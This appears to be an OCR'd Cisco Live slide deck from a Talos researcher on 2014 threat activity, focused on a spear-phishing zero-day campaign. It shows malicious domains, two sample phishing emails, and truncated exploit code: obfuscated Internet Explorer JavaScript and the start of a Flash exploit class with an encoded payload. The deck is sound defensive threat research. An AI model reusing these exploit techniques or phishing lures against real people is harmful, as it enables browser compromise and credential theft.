TOMORROW
starts here.

Emerging Threats
- The State of Cyber Security

BRKSEC-2010


Alex Chiu - Threat Researcher for Talos

#clmel

Cisco live!

Agenda

- Intro
- Spear Phishing with 0-day
- Malvertising
- Angling for Exploitation
- Rig Exploit Kit
- Stan and Kyle
- Snowshoe Spam
- String of Paerls
- HeartBleed
- ShellShock
- Sponsored Attacks
  - Group 72
  - Wiper Malware
  - Cryptowall 2.0



Talos

Welcome to the Machine

Talos Development


Talos Intelligence

Talos Detection R&D

Talos Vulnerability R&D

Talos Outreach

Talos Detection Content



Common Goals

Pissing Off The Bad Guys – A Good Thing™


- Blacklisted Domains
  - Malware Downloaders
  - C & C
  - Domains for Tools
  - eMail & Web
- Blacklisted Address Space
  - For Malware
  - For C & C
  - For their Tools

- Published NGIPS Detection
  - Tools Activity
  - C & C Activity
  - Gave it to the Community – Free, Gratis, Nada
- Published AV Detection
  - Tools
  - Malware
  - AMP

Spear Phishing with 0-day

Phishing on the Next Level…

- Attack began April 24, 2014
- Initially a highly targeted spear phishing campaign
- Zero day exploit, compromise upon clicking
- Our data immediately lead us to additional attacks




```
python regex.py
Found on line 63231: () 658598409,1,"fe7ac675a69e2a4799253be7decf60c7","http://profile.sweeneyphotos.com/sub/Uid[redacted]
Found on line 65800: () 658598576,1,"5dfcccc7cb5d02e3d520240c46719363","http://profile.sweeneyphotos.com/sub/trans
Found on line 6141806: () 658867547,1,"f29478de33be87d47d58ea16ef8b90bb","[redacted]"
Found on line 7447623: () 658916075,1,"070f0054f11e490e17e3701b2afd41bd","


Found on line 7447655: () 658916075,1,"f29478de33be87d47d58ea16ef8b90bb","
[658598409, 658598576, 658867547, 658916075, 658916075]
dhcp-10-128-24-232:URIs apelkmann$ mv query_result.csv query_result10mil5.csv
dhcp-10-128-24-232:URIs apelkmann$ python regex.py
Found on line 4370154: () 659213981,1,"fc337ee03217f0815ce159205111d06b","[redacted]
Found on line 5674302: () 659260137,1,"ddf4906dd554db204c81872e0b75403d","http://web.neonbilisim.com/tag/nat[redacted]
[659213981, 659260137]
```

Indicators of Compromise (IOC)

- Subjects:
  - Welcome to Projectmates!
  - Refinance Report
  - What's ahead for Senior Care M&A
  - UPDATED GALLERY for 2014 Calendar Submissions
- Associated Domains
  - http://profile.sweeneyphotos.com
  - http://web.neonbilisim.com
  - http://web.usamultimeters.com
  - http://inform.bedircati.com

Convincing Phish



Subject: Welcome to Projectmates!

Unfiltered UTF-8 [utf-8]

Dear [redacted]

An email has been sent to the site administrator about your registration. You will receive an email when bid access is granted by site administrator.


For your records, your username and passwords are as follows:

Your username is: [redacted]

Your password is: JKSIHBBNZ

NOTE: If this is an auto generated or administrator assigned password. It is highly recommended you change your password after logging in. Once logged in, click on "My Profile" to change your password.

Convincing Phish



Date: Fri Apr 25 13:20:19 2014

From: Sarah.l.More <Smore@theadvocacycenter.org>

To: [redacted]

Original Sender: [redacted]

Subject: Refinance Report

Unfiltered UTF-8 [utf-8]

Dear All:

Spring is officially here and coincidentally, so is the Federal Housing Finance Agency's April 2014 Refinance Report. To view the report, click on the link below.


[April Refinance Report][1]

As always, feel free to contact me should you have questions.

Sarah More

Anatomy of an Exploit

- IE vulnerability that uses JavaScript to cause exploitation




```
function dword2data( dword )
{
    var d = Number( dword ).toString( 16 );
    while( d.length < 8 )
        d = '0' + d;
    return unescape( '%u' + d.substr( 4, 8 ) + '%u' + d.substr( 0, 4 ) );
}

var g_arr=[];
var arrLen=0x250;
var m_block;
var g_mark=1;
function fun() {
    var CsEEuo1 = 0;
    for (CsEEuo1 = 0; CsEEuo1 < arrLen; ++CsEEuo1) {
        g_arr[CsEEuo1] = window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65\x6e\x74"]('\x64\x69\x76');
```

[redacted]

Anatomy of an Exploit

- Where is it..



```
    public class Main extends Sprite
    {

        static var ms_testExe:Array = new Array();
        static const POOL_SIZE:int = 0x100000;
        static var ms_allocs:Array = new Array();
        static var ms_pool:ByteArray = new ByteArray();
        static var ms_dstSize:int;
        static var ms_allocCount:int;
        static var ms_cevent:Function;
        static var ms_childRef:DisplayObject = null;
        static var ms_container:Sprite = null;
        static var ms_init:Boolean = false;

        public var m_exeArray:ByteArray;
        public var m_Flash_Version:String;
        public var m_majorVer:int;
        public var m_OS_Version:String;
        public var m emt:String = "5404d5cdfa9ad70a8ffd8427eab0e48834ba72f33eba46f03bd1abff6be33f638ddb569aff7a6e48d6a594b5d7d03464863d505214752b24e173a25010aa12445c16029ffc4497f375";
```


[redacted]

